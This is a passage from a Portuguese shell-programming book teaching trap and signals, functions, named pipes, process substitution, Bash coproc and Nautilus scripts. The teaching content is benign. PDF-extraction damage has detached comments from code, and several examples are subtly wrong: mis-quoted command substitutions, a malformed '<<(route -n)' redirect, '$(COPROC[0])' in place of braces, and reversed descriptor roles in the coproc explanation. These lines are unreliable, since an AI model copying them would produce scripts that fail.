Outra grande aplicação do `trap` é tornar programas mais amigáveis. Caso você estivesse executando um programa do tipo menu (ex: *telés*) que tivesse chamado outro (ex: *pp*) e caso este último recebesse um *sinal* para ser descontinuado, por intermédio do comando `trap` poderíamos fazer com que o comando do programa fosse devolvido para o programa anterior, no caso o menu (*telés*). Bastaria fazermos:

```
trap : 2
```

e então executasse *Subshells*, quando recebesse o sinal de interrupção, o *Shell* pai o ignoraria (ele executará o comando nulo ou `:`), porém os subsequentes (filhos) que estivessem ativos seriam encerrados.

Se você mudou a ação *default* a ser tomada quando receber um *sinal*, você pode desfazer isso usando o comando `trap`, se você simplesmente omitir o primeiro argumento, então:

```
trap 1 2
```

retornará a ação a ser tomada no recebimento dos *sinais* 1 e 2 para o *default*.

Se você deseja dar uma saída personalizada na sua sessão, basta colocar a linha a seguir no seu `.bash_profile` OU `.bashrc`.

```
trap 'echo -n "Fim da sessão $$ em "; date ; sleep 2' 0
```

OU:

```
trap 'echo -n "Fim da sessão $$ em "; date ; sleep 2' EXIT
```

Procedendo assim, quando as suas sessões encerrarem, você ganhará por dois segundos uma mensagem do tipo:

```
Fim da sessão 1234 em Thu Dec 29 13:49:23 BRST 2005
```

Para terminar este assunto, abra uma console gráfica e escreva no *prompt* de comando o seguinte:

```
$ trap "echo Mudou o tamanho da janela" 28
```

Em seguida, pegue o *mouse* (arghh!!) e arraste-o de forma a variar o tamanho da janela corrente. Surpreso? É o *Shell* orientado a eventos... :)

Esse sinal é legal para você gerenciar telas que mantenham a mesma formatação, mesmo se o tamanho da janela for alterado (lembra-se do `tput lines` e do `tput cols`?)

Mais unzinho só, porque não pude resistir. Agora escreva assim:

```
$ trap "echo já era" 17
```

Em seguida faça:

```
$ sleep 3 &
```

Você acabou de criar um *subshell* que irá dormir durante três segundos em *background*. Ao fim desse tempo, você receberá a mensagem já era, porque o sinal 17 é emitido a cada vez que um *subshell* termina a sua execução.

Para devolver esses sinais aos seus *defaults*, faça:

```
$ trap 17 28
```

OU

```
$ trap - 17 28
```

Acabamos de ver mais dois sinais que não são tão importantes como os que vimos anteriormente, mas vou registrá-los na tabela a seguir:

Sinais Não Muito Importantes		
Sinal	Gerado por	
17 SIGCHLD	Fim de um processo filho	
28 SIGWINCH	Mudança no tamanho da janela gráfica	

Funções

A partir do *Release 2* do *System V* do *UNIX*, a interpretação de funções foi agregada ao *Shell* com o seguinte formato geral:

```
funcao () { comando1; comando2; ...; comandon }
```

Ou então, para tornar mais legível:

```
funcao ()
{
    comando1
    comando2
    ...
    comandon
}
```

onde `funcao` é o nome da função, os parênteses dizem ao *Shell* que uma função está sendo definida, e os comandos envolvidos pelas chaves `({})` definem o corpo da função.

Esses comandos serão executados sempre que a função `funcao` for chamada à execução. Note que pelo menos um espaço em branco deve ser colocado entre os comandos (primeiro e último) e as chaves de início e de fim `({})`.

Os argumentos listados após a chamada da função na linha de comandos do programa, são tratados pela função como se fossem parâmetros posicionais `$1, $2, ...,` como qualquer outro comando.

Exemplo:

Suponhamos que o programa solicitasse um valor a um campo, cuja entrada de dados é feita pelo teclado, e o mesmo fosse informado com valor nulo, o programa interpretaria esta como uma possível desistência do operador. A leitura de cada campo poderia ser feita da seguinte maneira:

```

while true                                Loop de leitura.
do
    read isto
    if [ ! "$isto" ]                         Se o campo estiver vazio...
    then
        Pergunta "Deseja continuar" $N      Veja: 1º parm.=frase, 2º valor default, 3º o outro.
        if [ "$SN" = N ]                      Vamos ver se o operador continua ou desiste.
        then
            exit
        fi
        continue
    fi
    ...
done

```

A minha função `Pergunta` recebe como primeiro parâmetro a frase que será exibida (que é a própria pergunta), o segundo parâmetro é a resposta considerada *default* (a que tem mais probabilidade de ocorrer) e o terceiro parâmetro é o outro valor possível.

Para desenvolver a função, parti de alguns pressupostos:

- A função colocaria um ponto de interrogação no final da frase;
- Após o ponto de interrogação, seria oferecido o valor *default*, seguido de um par de barras `(//)` para convencionar que aquele valor é o *default*;
- Este conjunto definido no item anterior seria exibido no centro da penúltima da linha.

A função que foi escrita tem a seguinte cara:

```
Pergunta () {
    DefVal=`echo "$2" | tr "a-z" "A-Z"`
    OthVal=`echo "$3" | tr "a-z" "A-Z"`
    Quest=`echo "$1? $DefVal//"`
    Cols=`tput cols`
    Lins=`tput lines`
    Lin=`expr $Lins - 2`
    Tam=`expr length "$Quest"`
    Col=`expr \$Cols - \$Tam \) / 2`
    tput cup $Lin $Col
    echo -e "\07"
    read SN < /dev/tty

    SN=${SN:-"$DefVal"}

    SN=`echo $SN | tr "[a-z]" "[A-Z]"` 
    if [ "$SN" != "$OthVal" ]
    then
        SN="$DefVal"
    fi

    tput cup $Lin 0
    tput el
    return
}
```

Converte o valor default para maiúscula
Idem com o outro valor
A variável Quest recebe o texto já montado
Total de colunas do terminal corrente
Total de linhas do terminal corrente
Penúltima linha

Centralizo o texto na penúltima linha

O \07 é o beep, em LINUX pode-se usar la
Variável SN recebe a resposta do operador


Se operador deu <ENTER>, SN recebe default

Converte resposta para maiúscula
Qualquer coisa que não seja o outro valor...

Será tomada como o valor default

Posicionando no início da linha da pergunta
Apagando a linha inteira

Usei o exemplo dessa forma para melhorar o seu detalhamento. Mas, como o *Shell* é um interpretador (acho que intérprete fica melhor, né?), ele lê o programa sequencialmente, do início para o fim, e só entenderá uma chamada de função caso ele leia a sua declaração antes dessa chamada. Com isto eu quero dizer que a boa estruturação de um programa deve ser feita conforme o gráfico a seguir:



Nesse gráfico, o que é chamado de *declaração de variáveis globais* é a área onde se deve especificar as variáveis que serão vistas pelo *corpo do programa*, e por alguma(s) função(ões) e/ou por algum(ns) *Subshell(s)*.

Eu não posso deixar de fazer este comentário! Programas de baixa performance me incomodam! O negócio é o seguinte: temos sempre que tomar uma decisão envolvendo performance x legibilidade. Como um livro tem que ser didático, normalmente opto pela legibilidade, mas esteja livre para fazer as suas críticas e enxugar códigos, veja só estas três linhas do programa anterior:

```
Tam=`expr length "$Quest"`
Col=`expr \( $Cols - $Tam \) / 2`
tput cup $Lin $Col
```

Poderiam ser substituídas por esta:

```
tput cup $Lin `expr \( $Cols - length "$Quest" \) / 2`
```

FIFO

Um recurso muito útil que o *LINUX/UNIX* lhe oferece são os *named pipes*, que permitem a comunicação entre processos diferentes.

Uma característica fundamental que é extremamente útil aos usuários *LINUX/UNIX* é o *pipe*. Os *pipes* permitem que processos separados se comuniquem sem terem sido desenvolvidos para trabalhar juntos. Isso permite que ferramentas bastante específicas em suas funções sejam combinadas de formas complexas.

Um exemplo simples do uso de *pipes* é o comando:

```
$ ls | fgrep que
```

Quando o *Shell* examina a linha de comandos, ele acha a barra vertical (`|`) que separa os dois comandos. O *Shell* executa ambos os comandos, conectando a saída do primeiro à entrada do segundo.

O programa `ls` produz a lista dos arquivos no diretório corrente, enquanto o `fgrep` lê a saída do `ls` e imprime somente aqueles que contêm a cadeia `que` em seus nomes.

O exemplo mostrado antes, que já é familiar a vocês, é um exemplo de um *unnamed pipe*. O *pipe* existe somente no interior do *kernel* e não pode ser acessado pelo processo que o criou, neste caso, o *Shell*.

Um outro tipo de *pipe* é o *named pipe* que também é chamado de *FIFO*. *FIFO* é um acrônimo de “*First In First Out*”, que se refere à propriedade em que a ordem dos *bytes* entrando no *pipe* é a mesma que a da saída. O *name* em *named pipe* é, na verdade, o nome de um arquivo. Os arquivos tipo *named pipes* são exibidos pelo comando `ls` como qualquer outro, com poucas diferenças:

```
$ ls -l fifo1
prw-r-r-- 1 julio dipao 0 Jan 22 23:11 fifo1
```

 Este não é o `ls -l` a que você está habituado

o `p` na coluna mais à esquerda indica que `fifo1` é um *named pipe*. O resto dos *bits* de controle de permissões, quem pode ler ou gravar o *pipe*, funcionam como um arquivo normal. Nos sistemas mais modernos um caractere `|` colocado ao fim do nome do arquivo é outra dica, e nos sistemas *LINUX*, onde a opção de cor está habilitada, o nome do arquivo é escrito em vermelho por *default*.

Nos sistemas mais antigos, os *named pipes* são criados pelo programa `mknod`, normalmente situado no diretório `/etc`. Nos sistemas mais modernos, a mesma tarefa é feita pelo `mkfifo`. O programa `mkfifo` recebe um ou mais nomes como argumento e cria pipes com estes nomes. Por exemplo, para criar um *named pipe* com o nome `pipe1`, faça:

```
$ mkfifo pipe1
```

Exemplo:

Como sempre, a melhor forma de mostrar como algo funciona é dando exemplos. Suponha que nós tenhamos criado o *named pipe* mostrado anteriormente. Em outra sessão ou uma console virtual, faça:

```
$ ls -l > pipe1
```

e em outra, faça:

```
$ cat < pipe1
```

Voilà! A saída do comando executado na primeira console foi exibida na segunda. Note que a ordem em que os comandos ocorreram não importa.

Se você prestou atenção, reparou que o primeiro comando executado parecia ter "pendurado". Isso acontece porque a outra ponta do *pipe* ainda não estava conectada, e então o *kernel* suspendeu o primeiro processo até que o segundo "abrisse" o *pipe*. Para que um processo que usa *pipe* não fique em modo de *wait*, é necessário que em uma ponta do *pipe* tenha um processo "tagarela" e na outra um "ouvinte".

Uma aplicação muito útil dos *named pipes* é permitir que programas sem nenhuma relação possam se comunicar entre si.

Por exemplo, um programa que serve algum tipo de requisição (imprimir arquivos, acessar banco de dados) poderia abrir o arquivo de *pipe* para leitura (seria o processo "ouvinte"). Então, outro processo poderia fazer essa requisição abrindo o *pipe*, passando o comando (este seria o "tagarela"). Isto é, o "servidor" poderia executar uma tarefa em benefício do "cliente".

Exemplo:

Suponha que, para não gerar inconsistências em um arquivo que seja alterado por muitos usuários, todas as inclusões, exclusões e alterações de registros sejam feitos por um só programa servidor que sempre estará em *background*. Veja só como ficaria simples:

```
$ mkfifo pipel                                         Criando um arquivo tipo pipe
$ ls -l pipel                                         0 Jan 14 17:48 pipel
prw-r--r--  1 jneves    ssup                         Coletor de dados para atualização do arquivo (tagarela)
$ cat cliente
#!/bin/sh
clear
echo "
O que voce deseja fazer?
1 - Incluir
2 - Excluir
3 - Alterar
Informe a sua opcao: "
tput cup 10 47
read Opc
Txt=
tput cup 12 26
case $Opc in
```

```

1) echo "Informe o conteudo do novo registro:"
   tput cup 14 26
   read Reg
   Cmd=a
   ;;
2) echo "Exclusao de qual registro?"
   tput cup 14 26
   read Reg
   Cmd=d
   ;;
3) echo "Informe o texto antigo:"
   tput cup 14 26
   read Reg
   tput cup 16 26
   echo "Informe o novo texto:"
   tput cup 18 26
   read Txt
   Cmd=c
   ;;
*) echo ""
   exit
;;
esac
echo "$Cmd:$Reg:$Txt" > pipel

```

Veja agora o programa que atualiza o arquivo.

```

$ cat servidor                               Prog em background que atualiza o arquivo (ouvinte)
trap "rm /tmp/$$ 2> /dev/null; exit" 0 1 2 15
while true
do
  Cmd='cat pipel'
  case `echo $Cmd | cut -f1 -d:` in
    a) echo `echo $Cmd | cut -f2 -d:` >> arquivo
       ;;
    d) grep -v `echo $Cmd | cut -f2 -d:` arquivo > /tmp/$$
        mv -f /tmp/$$ arquivo
       ;;
    c) EraAssim=`echo $Cmd | cut -f2 -d:`
        SeraAssim=`echo $Cmd | cut -f3 -d:`
        sed "s/$EraAssim/$SeraAssim/" arquivo > /tmp/$$
        mv -f /tmp/$$ arquivo
       ;;
  esac
done

```

Uma outra forma (menos nobre) de utilizarmos o FIFO é para sincronização de processos. Suponha que você dispare paralelamente dois programas (processos) cujos diagramas de blocos de suas rotinas são como a figura a seguir:



Os dois processos são disparados em paralelo e no BLOCO1 do Programa1 as três classificações são disparadas da seguinte maneira:

```

for Arq in BigFile1 BigFile2 BigFile3
do
    if sort $Arq
    then
        Manda=va
    else
        Manda=pare
        break
    fi
done
echo $Manda > pipe1
[ $Manda = pare ] &&
{
    echo Erro durante a classificação dos arquivos
    exit 1
}
...

```

Assim sendo, o comando `if` testa cada classificação que está sendo efetuada. Caso ocorra qualquer problema, as classificações seguintes são abortadas, uma mensagem contendo a cadeia `pare` é enviada pelo `pipe1` e `programa1` é descontinuado com um fim anormal.

Enquanto o Programa1 executava o seu primeiro bloco (as classificações) o Programa2 executava o seu BLOCO1, processando as suas rotinas de abertura e menu paralelamente ao Programa1, ganhando dessa forma um bom intervalo de tempo.

O fragmento de código do Programa2 a seguir mostra a transição do seu BLOCO1 para o BLOCO2:

```
OK=`cat pipe1`  
if [ $OK = va ]  
then  
    ...  
    Rotina de impressão  
    ...  
else  
    exit 1  
fi
```

Recebeu "pare" em OK

Após a execução de seu primeiro bloco, o Programa2 passará a “ouvir” o pipe1, ficando parado até que as classificações do Programa1 terminem, testando a seguir a mensagem passada pelo pipe1 para decidir se os arquivos estão íntegros para serem impressos, ou se o programa deverá ser descontinuado.

Substituição de processos

O *Shell* também usa os *named pipes* de uma maneira bastante singular. Como já vimos, quando um comando está entre parênteses, ele na realidade é executado em um *subshell*. Como o *Shell* atual recebe uma saída única desse *subshell*, se agruparmos diversos comandos sob um par de parênteses, essa saída poderia ser redirecionada como uma unidade. Por exemplo, o comando:

```
$ (pwd ; ls -l) > saida.out
```

enviará a saída de dois comandos (o *pwd* e o *ls -l*) para o arquivo *saida.out*. Uma substituição de processos (*process substitution*) ocorre quando você põe um < ou um > grudado na frente do parêntese da esquerda. Teclando-se o comando:

```
$ cat <(ls -l)
```

O < tem que estar colado no parêntese

Resultará no comando `ls -l` executado em um *subshell* como é normal, porém redirecionará a saída para um *named pipe* temporário, que o *Shell* cria, nomeia e depois remove. Então o `cat` terá um nome de arquivo válido para ler (que será este *named pipe* e cujo dispositivo lógico associado é `/dev/fd/63`), e teremos a mesma saída que a gerada pela listagem do `ls -l`, porém dando um ou mais passos que o usual. Essa técnica chama-se *process substitution* ou substituição de processos.

Similarmente, dando `>(comando)` resultará no *Shell* nomeando um *pipe* temporário do qual o comando dentro dos parênteses lê a entrada.

Você deve estar pensando que isso é uma maluquice de *nerd*, né? Então suponha que você tenha 2 diretórios: `dir` e `dir.bkp` e deseja saber se os dois estão iguais (aquele velha dúvida: será que meu *backup* está atualizado?). Basta comparar os 2 diretórios com o comando `cmp`, fazendo:

```
$ cmp <(ls -la dir1) <(ls -la dir.bkp)
```

O comando `cmp`, cuja entrada só aceita arquivos, irá receber a listagem dos dois diretórios como se fossem arquivos (*named pipes* temporários ou `/dev/fd/63`), lê-los e compará-los.

Outro exemplo:

```
$ echo $impar
1 3 5 7
$ echo $par
2 4 6 8
$ paste <(echo $impar | tr " " "\012") <(echo $par | tr " " "\012")
1      2
3      4
5      6
7      8
```

No último exemplo, o comando `tr` transformou os espaços em branco das variáveis `impares` e `pares` em `<ENTER>` (usei a notação octal `\012`, mas no *Linux* poderia ter usado `\n`) e cada um desses grupamentos de comandos gerou um arquivo temporário que pôde ser lido pelo `paste`.

Tanto o `tar` quanto o `bzip2` necessitam de arquivos para serem felizes e executar corretamente as suas atribuições. Então para gerarmos um arquivo do tipo `.tar.bz2` teríamos de executar primeiramente o `tar` e, na sua saída,

executar o `bzip2`. Usando a técnica de substituição de processos, poderíamos fazer o mesmo de forma mais compacta conforme o exemplo a seguir:

```
$ tar cf >(bzip2 -c > arquivo.tar.bz2) $NomeDiretorio
```

Esmiuçando esse exemplo: primeiramente é feito um `tar` no arquivo apontado pela variável `$NomeDiretorio` e a sua saída é mandada para o arquivo temporário `/dev/fd/63`, que é um *named pipe* usado para canalizar a saída do comando `tar` para o `bzip2`, gerando desta maneira o `arquivo.tar.bz2`.

O último exemplo para atestar a versatilidade da substituição de processos vem a seguir e é um fragmento de código extraído de um script da distro SuSE:

```
while read des what mask iface; do
#   comandos ...
done < <(route -n)
```

Para testá-lo, vamos substituir `comandos ...` por alguma besteira sem sentido, tal como:

```
while read des what mask iface; do
  echo $des $what $mask $iface
done < <(route -n)
```

Que reproduziria a tabela de roteamento IP do *kernel*. Outra forma de cumprir a mesma tarefa, porém mais fácil de entender do que esta, seria a seguinte:

```
route -n |
while read des what mask iface; do
  echo $des $what $mask $iface
done
```

Apesar dessa forma de codificação produzir uma saída idêntica à anterior, o uso do pipe (`|`) gera um *subshell* para a execução do laço (*loop*) `while; do ... done` e portanto alterações de valores de variáveis no seu interior seriam perdidas ao término desse *subshell*. Assim sendo, se fizéssemos:

```
route -n | while read x
do
  ((y++))
done
echo $y
```

Não obteríamos saída alguma porque a variável `$y` não teria sido sequer criada no *Shell* corrente, no entanto se fizéssemos:

```
while read x
do
  ((y++))
done <<(route -n)
echo $y
```

Teríamos como saída a quantidade de linhas geradas pelo comando `route -n`.

Já que estamos no finalzinho desta seção, que você teve tanta paciência para ler, vejamos se a substituição de processos (*process substitution*) é mesmo feita via um *named pipe* temporário:

```
$ ls -l >(cat)
l-wx----- 1 jneves jneves 64 Aug 27 12:26 /dev/fd/63 -> pipe:[7039]
$ ls -l >(cat)
l-wx----- 1 jneves jneves 64 Aug 27 12:26 /dev/fd/63 -> pipe:[7050]
```

É, realmente é um named pipe.

A substituição de processos também pode ser misturada, você pode ver que o exemplo a seguir

```
$ cat <(cat <(cat <(ls -l)))
```

trabalha como uma forma muito redundante para listar o diretório corrente.

Como você pode ver, os *named pipes*, com uma pequena ajuda do *Shell*, permite que árvores de pipes sejam criadas. As possibilidades são limitadas apenas pela sua imaginação.

Coprocessos

A partir da versão 4.0, o Bash incorporou o comando `coproc`. Este novo intrínseco (builtin) permite dois processos assíncronos se comunicarem e interagirem. Como cita Chet Ramey no Bash FAQ, ver. 4.01:

"Há uma nova palavra reservada, `coproc`, que especifica um coprocesso: um comando assíncrono que é executado com 2 pipes conec-

tados ao Shell criador. `coproc` pode receber nome. Os descritores dos arquivos de entrada e saída e o PID do coprocesso estão disponíveis para o Shell criador em variáveis com nomes específicos do `coproc`."

George Dimitriu explica:

"`coproc` é uma facilidade usada na substituição de processos que agora está publicamente disponível."

A comprovação do que disse Dimitriu não é complicada, quer ver? Veja a substituição de processos a seguir:

```
$ cat <(echo xxx; sleep 3; echo yyy; sleep 3)
```

Viu?! O `cat` não esperou pela conclusão dos comandos entre parênteses, mas foi executado no fim de cada um deles. Isso aconteceu porque estabeleceu-se um pipe temporário/dinâmico e os comandos que estavam sendo executados mandavam para ele as suas saídas, que por sua vez as mandava para a entrada do `cat`.

Isso significa que os comandos dessa substituição de processos rodaram paralelos, sincronizando somente nas saídas dos `echo` com a entrada do `cat`.

A sintaxe de um coprocesso é:

```
coproc [nome] cmd redirecionamentos
```

Isso criará um coprocesso chamado `nome`. Se `nome` for informado, `cmd` deverá ser um comando composto. Caso contrário (no caso de `nome` não ser informado), `cmd` poderá ser um comando simples ou composto.

Quando um `coproc` é executado, ele cria um vetor com o mesmo nome `nome` no Shell criador. Sua saída padrão é ligada via um pipe a um descritor de arquivo associado à variável `$(nome[0])` à entrada padrão do Shell pai (lembra que a entrada padrão de um processo é sempre associada por default ao descritor zero?). Da mesma forma, a entrada do `coproc` é ligada à saída padrão do script, via pipe, a um descritor de arquivos chamado `$(nome[1])`.

Assim, simplificando, vemos que o script mandará dados para o `coproc` pela variável `$(nome[0])` e receberá sua saída em `$(nome[1])`.

Note que esses pipes serão criados antes dos redirecionamentos especificados pelo comando, já que eles serão as entradas e saídas do coprocesso.

A partir daqui, vou detalhar rapidamente uns estudos que fiz. Isso tem um pouco de divagações e muita teoria. Se você pular para depois desses ls's, não perderá nada, mas, se acompanhar, pode ser bom para a compreensão do mecanismo do coproc.

Após colocar um coproc rodando, se ele está associado a um descritor de arquivo, vamos ver o que tem ativo no diretório correspondente:

```
$ ls -l /dev/fd
lrwxrwxrwx 1 root root 13 2010-01-06 09:31 /dev/fd -> /proc/self/fd
```

Humm, é um link para o /proc/self/fd... O que será que tem lá?

```
$ ls -l /proc/self/fd
total 0
lrwx----- 1 julio julio 64 2010-01-06 16:03 0 -> /dev/pts/0
lrwx----- 1 julio julio 64 2010-01-06 16:03 1 -> /dev/pts/0
lrwx----- 1 julio julio 64 2010-01-06 16:03 2 -> /dev/pts/0
lr-x----- 1 julio julio 64 2010-01-06 16:03 3 -> /proc/3127/fd
```

Epa, que o 0, 1 e 2 apontavam para /dev/pts/0 eu já sabia, pois são a entrada padrão, saída padrão e saída de erros padrão apontando para o pseudoterminal corrente, mas quem será esse maldito device 3? Vejamos:

<pre>\$ ls -l /proc/\$\$/fd total 0 lr-x----- 1 julio julio 64 2010-01-06 09:31 0 -> /dev/pts/0 lrwx----- 1 julio julio 64 2010-01-06 09:31 1 -> /dev/pts/0 lrwx----- 1 julio julio 64 2010-01-06 09:31 2 -> /dev/pts/0 lrwx----- 1 julio julio 64 2010-01-06 16:07 255 -> /dev/pts/0 1-wx----- 1 julio julio 64 2010-01-06 16:07 54 -> pipe:[168521] 1-wx----- 1 julio julio 64 2010-01-06 16:07 56 -> pipe:[124461] 1-wx----- 1 julio julio 64 2010-01-06 16:07 58 -> pipe:[122927] lr-x----- 1 julio julio 64 2010-01-06 16:07 59 -> pipe:[168520] 1-wx----- 1 julio julio 64 2010-01-06 16:07 60 -> pipe:[121302] lr-x----- 1 julio julio 64 2010-01-06 16:07 61 -> pipe:[124460] lr-x----- 1 julio julio 64 2010-01-06 16:07 62 -> pipe:[122926] lr-x----- 1 julio julio 64 2010-01-06 16:07 63 -> pipe:[121301]</pre>	\$\$ É o PID do Shell corrente
---	---------------------------------------

Epa, aí estão os links apontando para os pipes. Esse monte de arquivo de pipe que foi listado deve ser porque estava testando exaustivamente essa nova facilidade do Bash.

Para terminar esta teoria chata, falta dizer que o `PID` do Shell gerado para interpretar o `coproc` pode ser obtido na variável `$nome_PID` e o comando `wait` pode ser usado para esperar pelo fim do coprocesso. O código de retorno do coprocesso (`$?`) é o mesmo de `cmd`.

Exemplos:

Vamos começar com o mais simples: um exemplo sem nome e direto no prompt:

```
$ coproc while read Entra          coproc ativo
> do
> echo ----- $Entra -----
> done
[2] 3030
$ echo Olá >&${COPROC[1]}          Manda Olá para a pipe da saída
$ read -u ${COPROC[0]} Sai          Lê do pipe da entrada
$ echo $Sai
----- Olá -----
$ kill $COPROC_PID                Isso não pode ser esquecido...
```

Como você viu, o vetor `COPROC`, está associado a dois pipes; o `$(COPROC[1])` que contém o endereço do pipe de saída, e por isso a saída do `echo` esta redirecionada para ele e o `$(COPROC[0])` que contém o endereço do pipe de entrada, e por isso usamos a opção `-u` do `read` que lê dados a partir de um descritor de arquivo definido, ao invés da entrada padrão.

Como o coprocesso utilizava a sintaxe sem `nome`, o padrão do nome do vetor é `COPROC`.

Só mais uma teoriazinha chata:

```
$ echo ${COPROC[0]}                Lista todos os elementos do vetor
59 54
```

Como você viu, `$(COPROC[0])` estava usando o pipe apontado por `/proc/$$/fd/59` e `$(COPROC[1])` usava `/proc/$$/fd/54`.

Agora chega de teoria mesmo! Vamos usar `nome` neste mesmo exemplo, para ver que pouca coisa muda:

```
$ coproc teste {  
> while read Entra  
> do  
> echo ----- $Entra -----  
> done  
> }  
[6] 3192  
$ echo Olá >&${teste[1]}  
$ read -u ${teste[0]} Sai  
$ echo $Sai  
----- Olá -----  
$ kill $teste_PID
```

Nesse momento, é bom mostrar uma coisa interessante: quais são os processos em execução?

```
$ ps  
PID TTY          TIME CMD  
1900 pts/      0 00:00:01 bash  
2882 pts/      0 00:00:00 ps
```

Somente um Bash em execução

Vamos executar 2 coprocessos simultâneos:

```
$ coproc nome1 {  
> while read x  
> do  
>   echo $x  
> done; }  
[1] 2883  
$ coproc nome2 {  
> while read y  
> do  
>   echo $y  
> done; }  
bash: aviso: execute_coproc: coproc [2883:nome1] still exists  
[2] 2884
```

Coproc nome1

Coproc nome2

Xiii! Acho que deu zebra! Mas será que deu mesmo? Repare que além do PID 2883 de nome1, ele também me devolveu o PID 2884, que deve ser de nome2. Vamos ver o que está acontecendo:

```
$ ps
 PID TTY      TIME CMD
 1900 pts/0    00:00:01 bash      Esse já existia
 2883 pts/0    00:00:00 bash      Esse está executando nome1
 2884 pts/0    00:00:00 bash      Esse está executando nome2
 2885 pts/0    00:00:00 ps
```

Parece que foi só um aviso, pois os dois PIDs informados quando iniciamos os dois coprocessos estão ativos. Então vamos testar esses 2 caras:

```
$ echo xxxxxxxxx >&${nome1[1]}          Mandando cadeia para nome1
$ echo yyyyyyyyy >&${nome2[1]}          Mandando cadeia para nome2
$ read -u ${nome1[0]} Recebe
$ echo $Recebe
xxxxxxxxx
$ read -u ${nome2[0]} Recebe
$ echo $Recebe
yyyyyyyyy
$ kill $nome1_PID
$ kill $nome2_PID
```

Mergulhando fundo no nautilus

O nautilus permite que você crie seus próprios scripts e os incorpore ao seu ambiente de forma a facilitar a sua vida. Scripts são tipicamente mais simples em operação que extensões do Nautilus e podem ser escritos em qualquer linguagem de script que possa ser executada no seu computador. Para executar um script, escolha Arquivo ▶ Scripts, e então escolha o script que você quer executar a partir do submenu.

Você também pode acessar scripts a partir do menu de contexto, isto é, clicando no botão da direita.

Se você não tiver nenhum script instalado, o menu de scripts não aparecerá.


Instalando scripts do gerenciador de arquivos

O gerenciador de arquivos inclui uma pasta especial em que você pode armazenar seus scripts. Todos os arquivos executáveis nessa pasta aparecerão no menu scripts (Arquivos ▶ Scripts). Seu caminho completo é \$HOME/.gnome2/nautilus-scripts.

Para instalar um script, simplesmente copie-o para esta pasta de scripts e dê a ele a permissão de execução (`chmod +x <nome do script>`).

Para visualizar o conteúdo da sua pasta de scripts, se você já tiver scripts instalados, escolha Arquivos ▶ Scripts ▶ Abrir Pasta de Scripts.

Aparecerá o seguinte diálogo:



Outra forma de visualizar os scripts será navegando até a pasta de scripts com o gerenciador de arquivos, se você ainda não tiver quaisquer scripts. Pode ser necessário visualizar arquivos ocultos, para isto utilize Ver ▶ Exibir Arquivos Ocultos (até porque se você estiver no seu diretório home (~), sem esta opção ativada, você não verá o diretório .gnome2)

Escrevendo scripts do gerenciador de arquivos

Quando são executados em uma pasta local, os scripts receberão como entrada os arquivos selecionados. Quando são executados em uma pasta remota (por exemplo uma pasta mostrando conteúdo web ou de FTP), os scripts não receberão parâmetros alguns.

A tabela a seguir mostra as variáveis passadas ao scripts:

Variável de ambiente	Descrição
<code>NAUTILUS_SCRIPT_SELECTED_FILE_PATHS</code>	Caminhos para os arquivos selecionados, um por linha (apenas para arquivos locais)
<code>NAUTILUS_SCRIPT_SELECTED_URIS</code>	URIs para os arquivos selecionados, um por linha
<code>NAUTILUS_SCRIPT_CURRENT_URI</code>	URI para a localização atual
<code>NAUTILUS_SCRIPT_WINDOW_GEOMETRY</code>	posição e tamanho da janela atual

Quando executados a partir de uma pasta local, podemos passar para um desses scripts os conteúdos dessas variáveis. Quando executados a partir da seleção de arquivo(s) em um computador remoto isso não acontecerá.

Algumas variáveis do nautilus podem e devem ser usadas, elas são:

- **NAUTILUS_SCRIPT_SELECTED_FILE_PATHS** - são listados os arquivos com caminhos absolutos e com quebra de linha entre eles. Essa é a melhor variável a ser usada, mas ela tem um problema, não funciona em arquivos que estejam na área de trabalho e só funciona em arquivos locais, ou seja, só funciona em rede smb:// se você montar a pasta da rede usando o `mount` e o `smbfs`.
- **NAUTILUS_SCRIPT_SELECTED_URIS** - a função dessa variável é idêntica à anterior, com uma diferença: o caminho gerado é sempre no formato file://, smb://, ftp://, http:// etc..., ou seja, ele pode listar qualquer localização no computador, rede ou internet, mas tem um problema crítico, os acentos e espaços são convertidos em códigos, o que impede o seu uso em scripts (nada que não possa ser resolvido por um bom e velho `sed` filtrando e convertendo para seus valores originais). Mas por que mencioná-lo? Porque ele é a melhor opção para usar com programas que usem o gnome-vfs, como o gnome-open, Totem, Rhythmbox, etc.
- **NAUTILUS_SCRIPT_CURRENT_URI** - esta variável contém a pasta atual de execução, equivalente ao comando `dirname`. Como a primeira variável, essa aqui não funciona na área de trabalho.
- **NAUTILUS_SCRIPT_WINDOW_GEOMETRY** - esta variável informa a posição e tamanho da janela do nautilus com a qual foi chamado o script. Se você quiser abrir uma janela de diálogo (com o zenity, por exemplo), saberá a posição e o tamanho da janela do nautilus para não superpor. A geometria é informada da seguinte maneira:

```
<largura>x<altura>+<desloc_horizontal>+<desloc_vertical>
```

As definições acima foram inspiradas no excelente artigo do Lincoln Lordinello em <http://www.vivaolinux.com.br/artigo/Nautilus-Scripts/?pagina=1>.

Imagine você que, ao listar a variável \$NAUTILUS_SCRIPT_SELECTED_URIS, recebi a seguinte cadeia: file:///home/julio/%C3%A1rea%20de%20Trabalho, então tratei de jogá-la em um filtro com sed:

```
$ sed 's/%C3%A1/A/g;s/%20/ /g' <<< $NAUTILUS_SCRIPT_SELECTED_URIS  
file:///home/julio/Área de Trabalho
```

Como um livro não permite que você se afaste muito do assunto, o filtro de sed que usei como exemplo só filtrava Á e espaço em branco, mas se você for usar muito esse tipo de conversão, aconselho a escrever um script com todas as conversões possíveis e, a cada URI que você receber, passar a variável como parâmetro para esse script (fica melhor ainda se esse script for incorporado como uma função externa, sendo executado com o comando source).

